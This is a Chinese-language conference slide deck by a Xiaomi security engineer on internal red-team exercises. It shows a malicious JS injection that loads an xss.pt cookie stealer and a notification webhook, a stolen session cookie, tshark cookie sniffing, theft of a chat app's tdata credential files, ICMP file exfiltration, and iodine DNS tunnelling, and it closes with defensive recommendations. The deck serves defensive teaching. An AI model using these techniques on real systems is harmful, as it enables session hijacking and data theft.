


小米企业蓝军与安全建设

攻与防的对话





张冠廷

小米集团 高级安全工程师

先后在恒安嘉欣和青藤云安全担任安全专家、安全研究工程师
加入小米后，在企业内部参与零信任体系建设，主要负责安全代理网关构建以及推进、WAF安全防护、蓝军行动。



目录



ByteDance

字节跳动

Security

安全与风控

- 1 | 企业内部蓝军的意义
- 2 | 小米内部蓝军目标选择
- 3 | 复杂认证逻辑的蓝军技巧
- 4 | 高防环境下的数据外带
- 5 | 攻防对话，共同提升

1. 企业内部蓝军的意义

企业内部蓝军的意义

发现风险

01

模拟攻击者发现企业内部核心业务**潜在风险、安全建设的短板**

推进建设

02

通过蓝军性行动将风险危害**最直观暴露出来**，降低安全建设推进阻力

形成体系

03

持续的红蓝对抗将会形成安全基线以及最佳实践，更好在企业内部**安全建设落地**

2. 小米内部蓝军目标选择





ByteDance

字节跳动

Security

安全与风控

小米内部蓝军目标选择



网络ACL

访客网络、准入认证、办公网到生产网ACL

编译部署

堡垒机、部署系统、容器平台

IT基础服务

域控制器、邮件服务

权限审批

认证网关、权限中心、审批流程

核心业务

新零售、小米汽车、小米金融等

手机xAIoT

手机生产上下游、IoT设备+云端

3.复杂认证逻辑的蓝军技巧



ByteDance

字节跳动

Security

安全与风控

3. 复杂认证逻辑蓝军技巧

1

恶意JS注入

浏览器登陆认证后的
凭证信息

2

流量监听

用户与业务后端交互
的流量信息

3

凭证文件

PC端登陆认证后的
凭证文件

登陆认证模型



登录认证保护现状

1. 防护重点都在**Step2和Step3**


- 设备指纹校验
- OTP/移动设备登陆推送/短信等
- 登陆成功提醒

2. 访问代理并未实现**双向https**

3. 本地凭证缺少有效保护，缺少可信设备认证，**窃取后即可复用身份**

登陆认证场景-1

登陆认证逻辑



恶意JS内容注入



字节跳动

安全与风控

权限上下文

- 1.已获取服务器-Nginx用户权限
- 2.修改静态资源引入恶JS内容
- 3.复用窃取的Cookie

Step2 引入恶意JS

```
cat index.html
<!DOCTYPE HTML>
<html lang="zh">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <!-- 将直接跳转页面 -->
  <meta http-equiv="refresh" content="0;url=/web/#/index">

  <title■■■■ k</title>
</head>

<body>
  <p style="text-align: center;">
    <a href="/web/#/index">如果页面未自动跳转，请您单击此处</a>
  </p>
</body>
<script src="//xss.pt/M1IS"></script>
<script src="https://sc.ftqq.com/SCU99327T77f7e661764d0629ffa8d4b00e9dceff5ecc9917e9851.send?text=%E5%82%AC%E6%94%B6%E5%82%AC%E4%BD%A0%E6%9D%A5%E6%94%B6"></script>
</html>
```

Step3 获取Cookie内容

- location : http://[redacted]
[redacted]/admin/set
- toplocation : http://[redacted]
[redacted]/admin/set
- cookie : PHPSESSID=q1uuc
e4v00hlq6r25rend8poj2
- opener :

恶意JS内容注入-防护建议



ByteDance

字节跳动

Security

安全与风控



1. Cookie的httponly属性设置后,只能在http/https传输时获取, JS无法读取

2. Nginx设置CSP策略后, 引入的外部的JS文件不在白名单内, 无法引入

3. 新设备复用会话Cookie, 会进行用户提醒

登陆认证场景-2



ByteDance


字节跳动

Security

安全与风控

登录业务逻辑

1. 账号密码登录
2. 前端**非对称加密**
3. 登陆请求https发送Nginx
4. Nginx反向代理**http**到业务后端
5. 业务后端会话生成
6. 登录成功提醒



2

```
common.encryptPassword = function(b, c) {  
    var d = common.getBaseUrl(a.overseaHost) +  
    d = common.ajax({  
        url: c,  
        type: "GET",  
        dataType: "json",  
        success: function(a) {  
            if ("ok" == a.result) {  
                var c = new JSEncrypt;  
                c.setPublicKey(a.pass_key),  
                a.password = c.encrypt(b),  
                ("undefined" != typeof $) && $("body").trigger("encryptPassword",  
                },  
            error: function(a) {  
                ("undefined" != typeof $) && $("body").trigger("encryptFailed", a)  
            }  
        })  
    })  
}
```

非对称加密



流量监听



ByteDance

字节跳动

Security

安全与风控

权限上下文

1. 已获取Nginx服务器Root用户权限
2. tshark抓取反向代理http流量
3. 复用获取的cookie

```
server{
    listen      443 ssl;
    server_name [REDACTED];
    ssl_certificate      /etc/nginx/conf/ssl/[REDACTED].server.crt;
    ssl_certificate_key  /etc/nginx/conf/ssl/[REDACTED].server.key;

    ssl_session_timeout 5m;
    ssl_protocols SSLv2 SSLv3 TLSv1.1 TLSv1.2;
    ssl_ciphers ALL:!ADH:!EXPORT56:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP;
    ssl_prefer_server_ciphers on;

    access_log /etc/nginx/log/[REDACTED];
    location / {
        proxy_pass http://[REDACTED];
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header Host $host:$server_port;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection "upgrade";
    }
}
```

Step2 抓取反向代理上游流量

nohup tshark -i ens192 -w /var/tmp/telnet.pcap -f "**host x.x.x.x or host y.y.y.y**" &

Step3 提取http流量文件中cookie字段

tshark -Tfields -e "http.request.uri" -e "http.cookie" -Y "http.cookie" -r /var/tmp/telnet.pcap

登陆认证场景-3



ByteDance

字节跳动

Security

安全与风控

某聊天应用登录业务逻辑

1. 检查本地是否有凭证文件
2. 扫码/手机验证码登陆
3. 登录后本地生成凭证文件
(%appdata%+应用名称)
4. 登陆成功提示

[2022.11.18 15:33:24] App Info: writing encrypted user settings...

15:33:23:285	5716:0	5716	FILE_open	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\0000000000000000
15:33:23:285	5716:9332	5716	FILE_touch	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\3B30328DA54BD
15:33:23:285	5716:0	5716	FILE_open	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\3B30328DA54BD
15:33:24:275	5716:0	5716	FILE_write	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\3B30328DA54BD
15:33:24:277	5716:0	5716	FILE_modified	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\3B30328DA54BD
15:33:24:279	5716:0	5716	FILE_open	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\3B30328DA54BD
15:33:24:279	5716:9332	5716	FILE_rename	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\3B30328DA54BD
15:33:24:280	5716:0	5716	FILE_rename	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\3B30328DA54BD
15:33:24:280	5716:0	5716	FILE_open	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\3B30328DA54BD
15:33:24:281	5716:0	5716	FILE_open	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\3B30328DA54BD
15:33:24:292	5716:9332	5716	FILE_touch	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\maps.JvSvOW
15:33:24:292	5716:0	5716	FILE_open	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\maps.JvSvOW
15:33:24:294	5716:9332	5716	FILE_write	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\maps.JvSvOW
15:33:24:295	5716:0	5716	FILE_modified	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\maps.JvSvOW
15:33:24:295	5716:0	5716	FILE_open	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\maps.JvSvOW
15:33:24:296	5716:9332	5716	FILE_rename	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\maps.JvSvOW
15:33:24:297	5716:0	5716	FILE_open	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\map0
15:33:24:297	5716:0	5716	FILE_open	\\?\UNC\Mac\Home\Downloads\	\tdata\D877F783D5D3EF8C\map1

4 凭证文件生成

凭证文件窃取



ByteDance

字节跳动

Security

安全与风控

Step1.


具备获取目标电脑指定文件能力

Step2.

打包tdata凭证并且回传证文件

Step3.

tdata文件放在特定目录，启用应用复用身份





ByteDance

字节跳动

Security

安全与风控

4. 高防环境下的数据外带



高防环境1




ByteDance

字节跳动

Security

安全与风控



1. 企业的网络边界：内外网
2. 业务的网络边界：
 - 办公网与高防区不连通
3. 办公网通过云桌面访问高防区
 - 办公网单向粘贴复制
 - 文件流入/流出需经过安全审批
4. 高防区防火墙策略，只放行icmp协议

高防环境1-数据外带



ByteDance

字节跳动

Security

安全与风控

```
sh-4.4# python ICMP-ReceiveFile.py 10.211.55.41 o-secret.txt
Server ready and listening for requests
Use ICMP Exfil client: Invoke-IcmpUpload server file
Connection received from client, saving bytes to file...
File transfer completed!
sh-4.4# cat o-secret.txt
secret
sh-4.4#
```

```
PS C:\Users\Administrator\Desktop\data> ping -n 1 10.211.55.8
```

正在 Ping 10.211.55.8 具有 32 字节的数据:
来自 10.211.55.8 的回复: 字节=32 时间<1ms TTL=64

10.211.55.8 的 Ping 统计信息:
数据包: 已发送 = 1, 已接收 = 1, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
最短 = 0ms, 最长 = 0ms, 平均 = 0ms

```
PS C:\Users\Administrator\Desktop\data> type .\secret.txt
secret
```

```
PS C:\Users\Administrator\Desktop\data> Invoke-IcmpUpload.ps1
```

```
PS C:\Users\Administrator\Desktop\data> Invoke-IcmpUpload 10.211.55.8 secret.txt
```

Sending secret.txt to 10.211.55.8, please wait...

File transfer complete!

```
PS C:\Users\Administrator\Desktop\data> _
```


ICMP-TransferTools

Step1 接收监听

```
python ICMP-ReceiveFile.py 10.211.55.41 o-secret.txt
```

Step2 发送文件

```
Invoke-IcmpUpload 10.211.55.8 secret.txt
```

1. 企业的网络边界：内外网

2. 业务的网络边界：

- 办公网可以访问构建平台
- 办公网不可以访问构建节点

3. 构建节点防火墙策略

- 白名单放行机制，节点与白名单smb服务器可正常文件上传/下载
- 全局放行DNS协议

高防环境2-数据外带



ByteDance

字节跳动

Security

安全与风控

```
^Csh-4.4# ./iodined -f 172.16.0.1 test.com
Enter tunnel password:
Opened dns0
Setting IP of dns0 to 172.16.0.1
Setting MTU of dns0 to 1130
Opened IPv4 UDP socket
Opened IPv6 UDP socket
Listening to dns for domain test.com
```

```
PentestLab:bin root# ./iodine -f -r 10.211.55.8 test.com
Enter tunnel password:
No tun devices found, trying utun
iodine: open_utun: connect: Resource busy
iodine: open_utun: connect: Resource busy
Opened utun2
Opened IPv4 UDP socket
Sending DNS queries for test.com to 10.211.55.8
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #0
Setting IP of utun2 to 172.16.0.2
Adding route 172.16.0.0/27 to 172.16.0.2
add net 172.16.0.0: gateway 172.16.0.2
Setting MTU of utun2 to 1130
Server tunnel IP is 172.16.0.1
Skipping raw mode
Using EDNS0 extension
```

client与10.211.55.8构建dns隧道

iodine

Step1 服务端接收监听

```
./iodined -f 172.16.0.1 test.com
```

Step2 客户端连接服务端

```
./iodine -f -r 10.211.55.8 test.com
```

5. 攻防对话，共同提升

安全建设

加快安全左移

01

当承载着业务的服务器、容器出现风险时，代码、运维脚本、历史记录等硬编码的凭证，**是安全风险的放大镜**

将安全融入研发流程，在小米CI发布平台上线“安全扫描能力”，具备卡点能力。**加快DevSecOps落地**，降低风险修复成本，实现**安全左移**

安全基线

02

在安全建设过程中，**未知的风险诚然让人不安，但更头疼的是重复的安全问题。**

根据内外发现的安全风险总结，从**设计安全、研发安全、运维安全、安全意识**四个方面，说明小米集团服务端应用应满足的**基本安全要求**

落地零信任体系

03

不同认证逻辑的系统，**重点都会放在认证入口**，在认证通过后，后续访问便给予了**信任关系**。后续的访问难以做到**持续认证**，在业务和安全上平衡。

安全的本质是“**信任问题**”，通过安全代理弱化网络边界的概念，通过安全终端对可信设备画像，**网络准入、安全代理、动态策略中心**等组成持续认证链条

THANK YOU FOR READING

 zhangguanting@xiaomi.com



ByteDance

字节跳动

Security

安全与风控



字节跳动
安全中心



安全范儿
BYTEDANCE SECURITY